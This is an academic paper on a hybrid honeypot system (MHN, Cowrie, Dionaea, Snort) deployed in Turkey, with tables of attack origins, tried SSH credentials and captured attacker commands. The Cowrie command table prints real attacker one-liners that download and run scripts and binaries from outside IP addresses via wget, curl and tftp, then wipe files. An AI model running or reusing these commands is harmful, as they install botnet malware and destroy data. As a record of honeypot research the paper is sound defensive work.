# An Application on Honeypot-Based Hybrid Deployment System: in the Turkish Software Industry

Berkcan Karabulut[1]*, Muhammed Ali Aydın[2], Abdul Halim Zaim[3]

**Abstract**— Despite the fact that information was produced much faster in conjunction with the rapid development of technology, Certainly, what had been achieved so far in information security efforts has fallen far below expectations. At the end of the 20th century and the beginning of the 21st century, world public opinion began to comprehend the future of technological transformation. Making all types of technology accessible to end users has been abused over time. The fact that this situation increases day by day has made it difficult for individuals and institutions to protect their privacy. Although a set of efforts and investments have been made on the protection of privacy to-date, but it is insufficient. Within the scope of this study, it is aimed at revealing how to eliminate the hacker targeting your system using honeypots. In general, Honeypots are traps in the form of a weak link placed on a network. There exist many different honeypot projects with open-source that have been developed for various purposes. In this study, a hybrid system consisting of many honeypot projects used with a firewall are tested with real hackers and presented with the means of graphics. Leading products produced from open source were selected for the hybrid structure established and the system was enabled to work as a whole. This structure, which was created in order to be developed, has been designed as projection for the future. In this way, a proactive product that will emerge in the future, can be integrated into the system in a very simple way. The products in our study have been compared with their equivalents. It clearly conveys why a hybrid honeypot project is necessary within an organization and what kind of data will be obtained when this structure is used.

**Index Terms**— Honeypot, IDS, IPS, Security, Hybrid Systems

## I INTRODUCTION

Knowledge is the name given to all the facts, phenomena, and principles that exist until the endpoint where the human mind and technology can go further. Information is formed by the correct processing of the collected data. Today, as we have seen throughout history, it has held the power that has real knowledge. Technology increases geometrically along with the increase rate of the life. This situation, producing technology, has given an opportunity to the humankind to manage information consisting of billions of data. The term 'big data' has coined by those series of events. Considering the size of the processed data, security becomes really important. In 2008, while there were 6 million internet users in Turkey, this number has increased by %933 to 62 million people in 2020. This number is currently 7.75 billion users in the whole world. 5,19 billion of which is 67% of the total world population is active phone users, 4.54 billion of which is 59% is active internet users, and 3.80 billion of which is 49% is active social media users. [2][3] This number is increasing daily by the development speed of technology. According to an analysis people are spending approximately 7.5 hours per day on the internet, and 3 hours of it on social media. 92% of Turkey's population which is 77.3 million people have access to the internet with their mobile phones. [4]

The increase in these numbers also whets hacker's appetite. According to a report released by Kaspersky Lab's Global Research and Analysis Team (great) in 2019 more than 150 million malware were reported in Turkey, the Middle East, and Africa in the first quarter of the year. This statistic indicates an average of 1.6 million attacks per day, it has increased by 8.2% compared to the first quarter of 2018. Again, according to the same report, in the first quarter, there were 5.83 million attacks phishing attacks and 3.16 million crypto mining software attacks, while ransomware decreased to 2100 attacks per day. This figure shows a decrease of 18% compared to the same period of the previous year. [3] The decrease in the number of these attacks is due to the strengthening of our awareness and systems. People are trained how to use technology correctly in a wide spectrum from primary school to elderly peo-

[1]* Berkcan Karabulut, berkcan501@gmail.com (https://orcid.org/0000-0003-3812-0780)
*Bilgisayar Mühendisliği Fakültesi, İstanbul Ticaret Üniversitesi, İstanbul*
[2] Muhammed Ali Aydın, aydinali@istanbul.edu.tr (https://orcid.org/0000-0002-1846-6090)
*Bilgisayar Mühendisliği Fakültesi, İstanbul Üniversitesi-Cerrahpaşa, İstanbul*
[3] Abdul Halim Zaim, azaim@ticaret.edu.tr (https://orcid.org/0000-0002-0233-064X)
*Bilgisayar Mühendisliği Fakültesi, İstanbul Ticaret Üniversitesi, İstanbul*

ple. These trainings are given by many different organizations. In big corporations, technical training is provided by qualified people this training is sometimes misunderstood by managers. Spending a lot of money does not necessarily mean sufficient security. The constructed structure must be flexible and up-to-date.

Within the scope of this study, it will be shown that an organization cannot be completely secure using a firewall. It is important to distinguish between the traffic of the person attacking your system and the innocent person. Blocking all traffic is not a security measure. The person who needs it should be able to access as much as his authority. While the person whose purpose is not an attack completes the process and leaves the system, the person arriving with the purpose of attack will start to deal with the honeypot created for him. At this stage, the honeypot will be activated. Since there is no suspicion of an attack, normal traffic will not pass through a honeypot, these systems cannot be used as SIEM products while those who do not have an attacking purpose are not attached to the honeypot. Since the attacker wants to reach other parts of the system by exploiting the vulnerability on the honeypot, one will start asking abnormal questions to this system. At this stage, the time of hackers arriving is limited. He wants to leave the system in a short time with the most information. The hacker's short time is an advantage for a honeypot. Using this advantage, it lures the hacker. Hackers can either leave the system by taking the information we leave or use the command, etc. or try to open a backdoor to themselves by trying to run processes. The responses of these transactions will always be "time out" or "blocked". The data receiving from the system is the size of the cheese in the mouse traps that we place to protect the large warehouse. They are fake products that are very similar to the real thing. At the end of the day, most of the attackers will leave to your information such as the identity information, the limits of the attack information, how skilled they are, and what they want to achieve. This accumulated information will be analyzed over time and will give you ideas about which subjects you are targeting and what improvements you need to make.

## II Honeypots

Honeypot is a kind of a system that protects the real system by attracting the person or people who want to access a system unauthorized, do this without revealing it to the attacker, and report every transaction made within its body. The first available honeypot solution, the Deception Toolkit, was launched in 1997. Deception Toolkit is a collection of PERL scripts and C code that simulate various Unix vulnerabilities. It works by logging the attack or the hacker's behavior and actions. Another system is Cyber-Cop Sting, which was released in 1998. This system, which is the first commercial honeypot, offered the ability to manage virtual systems by connecting to a single host for the first time.

The purpose of honeypot systems is to access information about the attacker without being harmed. Attackers perform various scans before attacking a system. These processes are called passive and active attacks. During the passive attack, honeypots stop the hacker, who performs penetration tests at the intervals it finds. The attacker, who provides access in a short time, leaves the firewall without creating too much load. According to the process he wants to do on the system, the relevant honeypots allow him to realize his purpose by supposedly providing this opportunity. Without noticing the situation, the attacker tries to fulfill his purpose by thinking that he has infiltrated the system. This can sometimes be leaking confidential documents, sometimes manipulating these documents in the way they want, sometimes just causing harm. At the end of the day, the attacker thinks he has achieved his goal and leaves the system. Until this stage, it can be said that everything went well for both the attacker and the system owners. While the attacker thinks he has completed his task, the system has not suffered any damage. Besides, according to the competence level of the honeypot, the IP information of the attacker, how skilled he is about this attack, and why he targeted our system, is recorded.

## III Hybrid Honeypot Group Structure

Today, many different honeypot groups serve under many systems. The purpose of all of them is revised according to the demands and competencies of the relevant organization. The structures that are set up piecemeal are both difficult to manage and closed to development and become old and unable to fulfill the skills of the first day. In the system to be created within the scope of this study, we consider a hybrid honeypot structure from all angles and realize a near-perfect, living and developing system, model. Modern Honeypot Network structure, which is accessible to everyone, was used as open-source, which is currently used as the basis of this system. Out-of-date systems were cleaned through the open-source model and systems suitable for current attack scenarios were positioned.

This structure we have established will answer questions such as why the attackers target our system, what they are looking for when they enter, and if an attacker leaking behind the firewall from an unknown vulnerability, it will perform the task of protection to prevent any product inside. In this context, Modern Honeypot Network will be compared with Honey Drive HoneyDoc and InetSim, which are at the same level as it. The table below gives comparisons of similar skills of the products.

**Table 1** - Comparison of honeypot systems

| | MHN | Honey Drive | HoneyDoc | INetSim |
|---|---|---|---|---|
| Sensitivity | High | High | Low | Low |
| Countermeasure | High | High | High | Low |
| Stealth | High | High | High | Low |
| | | | | |
| HTTP Website Vulnerabilities | ✓ | ✓ | X | ✓ |
| Deep Packet Inspection | ✓ | ✓ | ✓ | ✓ |
| SSH Virtual Device | ✓ | ✓ | X | X |
| Elastic Search | ✓ | ✓ | X | X |
| CVE-2014–6271 | ✓ | X | X | X |
| Industrial Systems | ✓ | X | ✓ | X |
| WordPress | ✓ | X | X | X |
| IDS | ✓ | ✓ | ✓ | ✓ |
| IPS | ✓ | ✓ | ✓ | X |
| SDN | X | X | ✓ | X |
| Operating System Independence | ✓ | X | ✓ | ✓ |

Honey Drive system, which has features close to MHN, can only work on Xubuntu 12.04 and integrate it into your system by downloading it as [.ova]. These dependencies cause negative situations in terms of updating, development, and disclosure. The clearer our walls are in honeypot systems, the easier it will be for us to discover. This is related to the number of attacks you anticipate and how much appetite your data gives to the attacker. While there are no problems in either way at a simple Lamer level, it may cause our system to bypass in mid-level attacks.

Priority in the TCP / IP port scanning process was given to those specified in the "2020 most scanned 20 ports" report published by Security Trails. [7] According to the related report, the most scanned ports are 21: FTP, 22:SSH, 23: telnet, 25: SMTP, 53: DNS, and 80: HTTP ports. In this context, p0f in MHN was used for port scanning in general. P0f; It is a system that monitors all TCP / IP traffic, analyzes and filters the incoming and outgoing packets down to the detailed information, and presents the abnormalities graphically. The biggest advantage of P0f compared to other port scanners is that it is a product that performs completely passively without leaving any traces in the system. Since there is no delay in packet traffic, it is almost impossible to understand the presence of p0f. Table 1 shown below is the geographic list of scans that arrived at the IP address within 1 week and collected by p0f. The total number of attacks from the relevant country and the IP addresses used are given.

**Table 2** - Geographical distribution of attacks

| | | |
|---|---|---|
| Azerbaijan | 92.39.91.227 | 3 |
| Republic of Moldova | 42.76.77.68 | 1 |
| Saudi Arabia | 37.254.38.86 | 2 |
| Spain | 42.207.207.98 | 4 |
| Portugal | 170.225.87.219 | 4 |
| Denmark | 89186175110 | 2 |
| | 87.60.126.122 | |
| Belgium | 94.105.246.78 | 9 |
| | 94.105.228.218 | |
| | 87.66.118.20 | |
| Greece | 10.144.71.58 | 1 |
| Norway | 80.161.63.82 | 2 |
| Canada | 99.218.191.5 | 6 |
| France | 90.122.166.226 | 36 |
| | 42.73.3.149 | |
| | 166.197.140.164 | |
| | 16.77.1.33 | |
| | 130.17.188.35 | |
| | 31.61.71.14 | |
| Germany | 93.226.197.52 | 15 |
| | 92.216.85.88 | |
| | 87.128.135.2 | |
| Iran | 94.184.253.92 | 6 |
| | 93.110.58.9 | |
| Italy | 94.86.15.70 | 28 |
| | 94.162.150.115 | |
| | 93.58.15.11 | |
| | 92.39.148.51 | |
| Netherlands | 92.71.139.161 | 4 |
| Poland | 94.40.12.81 | 2 |
| Azerbaijan | 92.39.91.227 | 3 |
| Republic of Moldova | 42.76.77.68 | 1 |
| Saudi Arabia | 37.254.38.86 | 2 |
| United States | 64.0.127.7 | 154 |
| | 141.171.93.156 | |
| | 71.153.205.241 | |
| | 120.222.142.40 | |
| | 89.40.191.15 | |
| | 174.218.147.38 | |
| | 29.67.63.246 | |
| | 38.147.45.85 | |
| | 20.121.13.201 | |
| | 60.159.197.86 | |
| | 82.68.7.101 | |
| | 95.46.116.226 | |
| | 72.211.211.215 | |
| | 94.204.131.253 | |
| | 87.73.191.105 | |
| | 149.132.45.235 | |
| | 167.37.126.220 | |
| | 17.251.254.213 | |
| | 19.87.171.92 | |

| | | |
|---|---|---|
| | 77.102.237.174 | |
| | 35.168.125.68 | |
| | 106.159.6.69 | |
| | 48.8.249.84 | |
| | 80.193.152.41 | |
| | 169.186.41.104 | |
| Ireland | 5.188.86.169 | 18 |
| | 5.188.86.207 | |
| | 98.164.119.47 | |
| | 70.15.137.208 | |

Another port actively used for attackers, Cowrie SSH, which has proven its quality on many platforms, was preferred for the 22: ssh port. For us, one of the sine qua non of SSH honeypot is the ability to record all the actions of the attacker from login attempts to the commands they run when they enter and to report this without any problems. In this system, we aimed to bait the attacker by leaving information about the institution to the virtual devices we have created using Cowrie SSH. We scattered the documents and mail files with passwords that give the impression that they were created by our institution, which we positioned in different places. SSH honeypot without security updates can be decrypted with a few commands, causing hackers to escape. For this reason, SSH honeypot is an issue that should be considered. When we examined alternative systems, Honey Drive successfully provided this with Kippo, while a big gap was ignored by not including SSH honeypot within HoneyDoc and InetSim. Considering that the developments continue, it is predicted that this gap will be closed in a short time. [8]

**Top Username/Password Combinations**

| ssh_username | ssh_password | count |
|---|---|---|
| user | user | 83 |
| admin | admin | 67 |
| test | test | 59 |
| pi | raspberry | 44 |
| ubnt | ubnt | 40 |
| support | support | 39 |
| admin | password | 39 |
| oracle | oracle | 35 |
| postgres | postgres | 31 |
| user | 1234 | 30 |

**Figure 1** - The most tried password matches

The following table (Figure 3) shows the most attempted username-password match within a 7-day period.
One of the reasons why Cowrie is preferred is that it can report the code blocks that an attacker runs in the honeypot, so that the attacker's identity and skills can be understood, which shows the actual performance of an SSH honeypot. The table below (Figure 4) is the list of command blocks run by attackers in 7 days.

**Top Commands Executed**

| command | count |
|---|---|
| uname -s -v -n -r | 184 |
| cd /tmp \|\| cd /var/run \|\| cd /mnt \|\| cd /root \|\| cd /; wget http://104.140.242.38/sh; curl -O http://104.140.242.38/sh; chmod 777 sh; sh sh; tftp 104.140.242.38 -c get bins.sh; chmod 777 bins.sh; sh bins.sh; tftp -r .sh -g 104.140.242.38; chmod 777 .sh; sh .sh; ftpget -v -u anonymous -p anonymous -P 21 104.140.242.38 .sh .sh; sh .sh; rm -rf sh bins.sh .sh .sh; rm -rf *6 | 104 |
| uname -a | 102 |
| cd /tmp \|\| cd /var/run \|\| cd /mnt \|\| cd /root \|\| cd /; wget http://45.14.224.103/GoOgle.sh; chmod 777 GoOgle.sh; sh GoOgle.sh; tftp 45.14.224.103 -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g 45.14.224.103; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 45.14.224.103 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf GoOgle.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf * | 63 |
| cd /tmp \|\| cd /var/run \|\| cd /mnt \|\| cd /root \|\| cd /; wget http://198.98.61.43/bdExploit/exploit.x86_64; curl -O http://198.98.61.43/bdExploit/exploit.x86_64; cat exploit.x86_64 > 0x3a13a141f0c; chmod +x *; ./0x3a13a141f0c Exploit.x86.BadWolf; wget http://198.98.61.43/bdExploit/exploit.x86; curl -O http://198.98.61.43/bdExploit/exploit.x86_64; cat exploit.x86 > 0x3a13a141f0; chmod +x *; ./0x3a13a141f0 Exploit.x86.BadWolf | 55 |
| cd /tmp \|\| cd /run \|\| cd /; wget http://104.168.245.85/Heisenbergbins.sh; chmod 777 Heisenbergbins.sh; sh Heisenbergbins.sh; tftp 104.168.245.85 -c get Heisenbergtftp1.sh; chmod 777 Heisenbergtftp1.sh; sh Heisenbergtftp1.sh; tftp -r Heisenbergtftp2.sh -g 104.168.245.85; chmod 777 Heisenbergtftp2.sh; sh Heisenbergtftp2.sh; rm -rf Heisenbergbins.sh Heisenbergtftp1.sh Heisenbergtftp2.sh; rm -rf * | 48 |
| rm -rf Astra.x86*; wget http://37.46.150.160/bins/Astra.x86; chmod 777 Astra.x86; ./Astra.x86 roots; rm -rf Astra.x86 | 44 |
| rm -rf Astra.x86*; wget http://193.109.217.15/bins/Astra.x86; chmod 777 Astra.x86; ./Astra.x86 roots; rm -rf Astra.x86 | 28 |
| cd /tmp \|\| cd /var/run \|\| cd /mnt \|\| cd /root \|\| cd /; wget http://51.116.179.1/sh; curl -O http://51.116.179.1/sh; chmod 777 sh; sh sh; tftp 51.116.179.1 -c get bins.sh; chmod 777 bins.sh; sh bins.sh; tftp -r .sh -g 51.116.179.1; chmod 777 .sh; sh .sh; ftpget -v -u anonymous -p anonymous -P 21 51.116.179.1 .sh .sh; sh .sh; rm -rf sh bins.sh .sh | 28 |

**Figure 2** - The commands caught by Cowrie and the most executed by the connected ones

The following table (Figure 3) shows the most attempted username-password match within a 7-day period.

Top Cowrie Attackers

| src | Country | count | DShield |
|---|---|---|---|
| 45.227.255.206 | Panama | 3963 | DShield |
| 5.188.62.14 | Russia | 3945 | DShield |
| 45.227.255.207 | Panama | 3690 | DShield |
| 5.188.86.169 | Ireland | 3486 | DShield |
| 5.188.86.168 | Ireland | 3426 | DShield |
| 5.188.86.165 | Ireland | 3273 | DShield |
| 5.188.86.207 | Ireland | 3224 | DShield |
| 5.188.86.206 | Ireland | 3176 | DShield |
| 5.188.86.210 | Ireland | 3164 | DShield |
| 5.188.86.221 | Ireland | 3106 | DShield |

**Figure 3 -** IP and geography information of the attackers and the number of attacks

In the hybrid structure established, the dashboard task is provided by Splunk. This system, which works in-house and is closed outside, is where the collected logs are made meaningful.

The image below (Figure 4) shows that the traffic instantly increased at the time of the attack, and the DDOS attack increased the total traffic from 1000-1200 to 7500 instantly. The attack was made by targeting the website through port 80, and a very small part of it came to the Wordpot honeypot serving here. As soon as DDOS was detected, IDS was successfully stopped with Dionaea, which is a honeypot, and the following logs were obtained.




**Figure 5 -** Scatter plot of incoming ports




**Figure 6 -** The graph of the stopped attack traffic by country.


**Figure 4 -** Traffic distribution of the last 24 hours to Port 80


**Figure 7** - The graph of the stopped attack traffic by cities.




**Figure 8** - The graph of the weight of honeypots that stop the attack on the total attack.

We have divided the attack prevention systems into 2 as rule-based and anomaly-based logic. 2 IDS and 1 IPS systems working in harmony with the MHN system were installed. These are Snort IPS, Suricata IDS, and Dionaea IDS. All three are products with many functions developed independently of honeypot systems. It works rule-based. Snort has IDS if used as open-source and IPS if used for free. Once rule libraries are added, it can analyze malicious traffic circulating in your network. The analysis results and the data coming from this library are instantly compared and the result is listed as a warning. In the licensed part, it stops the malicious activities captured from the current traffic while reporting to you. SMB, HTTP, FTP, TFTP, MSSQL, and VOIP are protocols that have been successfully emulated by Dionaea. Dionaea is also used for analysis and attack prediction. [9]

Rule-based systems work based on the most general definition and analyzing the predefined signatures according to the incoming traffic and finding similarities between the two. It is important that the system is up-to-date and usable as well as the up-to-dateness and accuracy of the added rule sets. For this reason, a total of 206,203 rules consisting of Trojan, Exploit, Backdoor, Malware, and Spyware from active and verified distributors after the transaction were defined in the system. It is organized to report when it detects motion similar to these definitions. [10]

Shockpot ShellShock is a feature that does not exist in other systems in this system. Shockpot ShellShock was created for vulnerability CVE-2014--6271. CVE-2014–6271 It has been registered by The National Institute of Standards and Technology's Information Technology Laboratory National Vulnerability Database, which is accepted as an authority all over the world. [11] This system vulnerability includes products that are used in many areas of our lives but we do not take security measures. With the development of IoT technologies, this vulnerability has become popular. Because CVE-2014–6271 affects IoT etc. products. Modems, security cameras and all other IoT devices that we have installed in our house but have not upgraded are closely related. It should not be forgotten that in October 2016, Russian attackers carried out the world's most intense IoT DDOS attack with 150,000 cameras. Traffic went up to 1.1 Tb per second. Paul McEvatt, director of Fujitsu Cyber Threat Intelligence & Analytics, told Internet of Business that what was different about this attack was the use of compromised IoT devices instead of power-up attacks we've seen in the past [12]

## V Conclusion and Recommendations

With the hybrid structure created, 10 different honeypot systems and 1 dashboard system were operated as a single system on 3 different servers in total. Only a small part of the data obtained in the study could be reported in this study. While creating this hybrid structure, care has been taken to ensure that the structure is flexible, works independently from the platform, is produced with open-source code, and does not require a license. Great care has been taken to avoid any problems with any physical product to be added in the future. With these features, a special structure different from other integrated honeypots systems has been created. It is very important that honeypot systems are not deciphered. This situation is possible with the use of up-to-date rules and a clean system. It is constantly updated to ensure that the systems are least affected by zero-day attacks.

Improvements to the existing structure continue. There is an addiction problem experienced at this stage. These systems using software basics such as Python Ruby etc.

experience crashes in case of a possible upgrade and studies are continuing to resolve them as soon as possible.

Another situation that should not be forgotten is that honeypots pull on the attacker is a static structure. One of the most important steps for these systems to develop is that the attacker needs to be completely under his control as soon as he is caught in the system, responding to each request as if it were a different system, and to act together with the attacker like a game by improving himself in line with the attacker's knowledge.

For example, it is the scenario of a marketing expert who welcomes you at the entrance of the building to show you the whole site and show you the features you want or not as if they do not exist. This scenario both reduces the incident of being deciphered to almost zero and paves the way for identity analysis for each attacker. In time, the profile of the attacker can be created and responses can be provided according to the demands. Considering that security systems cannot keep up with the development speed of technology, a completely different perspective can be gained with such a development.

## REFERENCES

[1] Ayvaz, T. (06.02.2017). Internet ve Sosyal Medya Kullanıcı İstatistikleri. [Online] https://www.dijitalajanslar.com/internet-ve-sosyal-medya-kullanici-istatistikleri-2017/], [Accessed: 12.20.2020].

[2] Sımon Kemp (18.02.2020), We Are Social 2020 Türkiye İnternet, Sosyal Medya ve Mobil Kullanım İstatistikleri Raporu [Online] https://datareportal.com/reports/digital-2020-turkey [Accessed: 12-16-2020].

[3] Sımon Kemp (31.01.2019), We Are Social 2019 Türkiye İnternet, Sosyal Medya ve Mobil Kullanım İstatistikleri Raporu [Online] https://datareportal.com/reports/digital-2019-turkey [Accessed: 12-16-2020].

[4] Gamze SERİN, Ab Siber Güvenlik Mevzuatı Işığında Ulusal ve Uluslararası Siber Hukuk Değerlendirmesi, 13. İstanbul Bilişim Kongresi, İstanbul, 5 December 2019

[5] Kaspersky Lab Global Araştırma ve Analiz Ekibi (29 Nisan 2019) Ortadoğu, Türkiye ve Afrika'daki Siber Güvenlik Trendleri [Online] https://www.kaspersky.com.tr/about/press-releases/2019_digital-hazard-area-kaspersky-lab-middle-east-sheds-light-on-cyber-security-trends-in-turkey-and-africa [Accessed: 12-16-2020].

[6] L. Spitzner, "Honeypots: Catching the insider threat," Proc. - Annu. Comput. Secur. Appl. Conf. ACSAC, vol. 2003-Janua, no. Acsac, pp. 170–179, 2003, doi: 10.1109/CSAC.2003.1254322.

[7] E. Borges, "SecurityTrails: Top 20 and 200 most scanned ports in the cybersecurity industry," The World's Largest Repository of Historical DNS data, 15-Dec-2020. [Online]. Available: https://securitytrails.com/blog/top-scanned-ports. [Accessed: 12-16-2020].

[8] E. Balas and C. Viecco, "Towards a third-generation data capture architecture for honeynets," Proc. from 6th Annu. IEEE Syst. Man Cybern. Inf. Assur. Work. SMC 2005, vol. 2005, pp. 21–28, 2005, doi: 10.1109/IAW.2005.1495929.

[9] V. Sethia and A. Jeyasekar, "Malware capturing and analysis using dionaea honeypot," Proc. - Int. Carnahan Conf. Secur. Technol., vol. 2019-Octob, pp. 17–20, 2019, doi: 10.1109/CCST.2019.8888409.

[10] Open Source, "Rules Emerging Threats" Proofpoint Emerging Threats Rules, 2020. [Online]. Available: https://rules.emergingthreats.net/. [Accessed: 12-16-2020].

[11] The National Institute of Standards and Technology, "CVE-2014-6271 Detail," NATIONAL VULNERABILITY DATABASE, 09-Oct-2019. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2014-6271. [Accessed: 12-16-2020].

[12] "IoT devices, CCTV cameras hit in world's largest DDoS attack," Internet of Business, Oct-2016.

**Berkcan Karabulut**. Received her Bachelor's Degree in 2016 from Gaziantep University Department of Computer Engineering. He studies for a master's degree in Cyber Security from İstanbul Commerce University Institute of Science. He works as a system specialist at Istanbul University-Cerrahpaşa.

**Muhammed Ali Aydın**. Received his B.S degree in 2001, M.S degree in Computer Engineering in 2005 from Istanbul Technical University and he holds a doctorate in the same discipline from Istanbul University, received in 2009. Dr. Aydın is currently working as an Associate Professor in the Computer Engineering Department of Istanbul University-Cerrahpasa. His main research interests involve computer networks, cryptography, and cybersecurity.

**Abdul Halim Zaim.** Computer Engineering at the Faculty of Engineering at Istanbul University and the Director of the Center for Information Technology Application and Research at Istanbul Commerce University. Abdul Halim Zaim served as Vice-Rector and Vice President of Academic Evaluation Com-mission at Istanbul Commerce University. He received his MS degree in Computer Engineering from Bogazici University in 1996 and his Ph.D. in Electrical and Computer Engineering from North Carolina State University (NCSU) in 2001.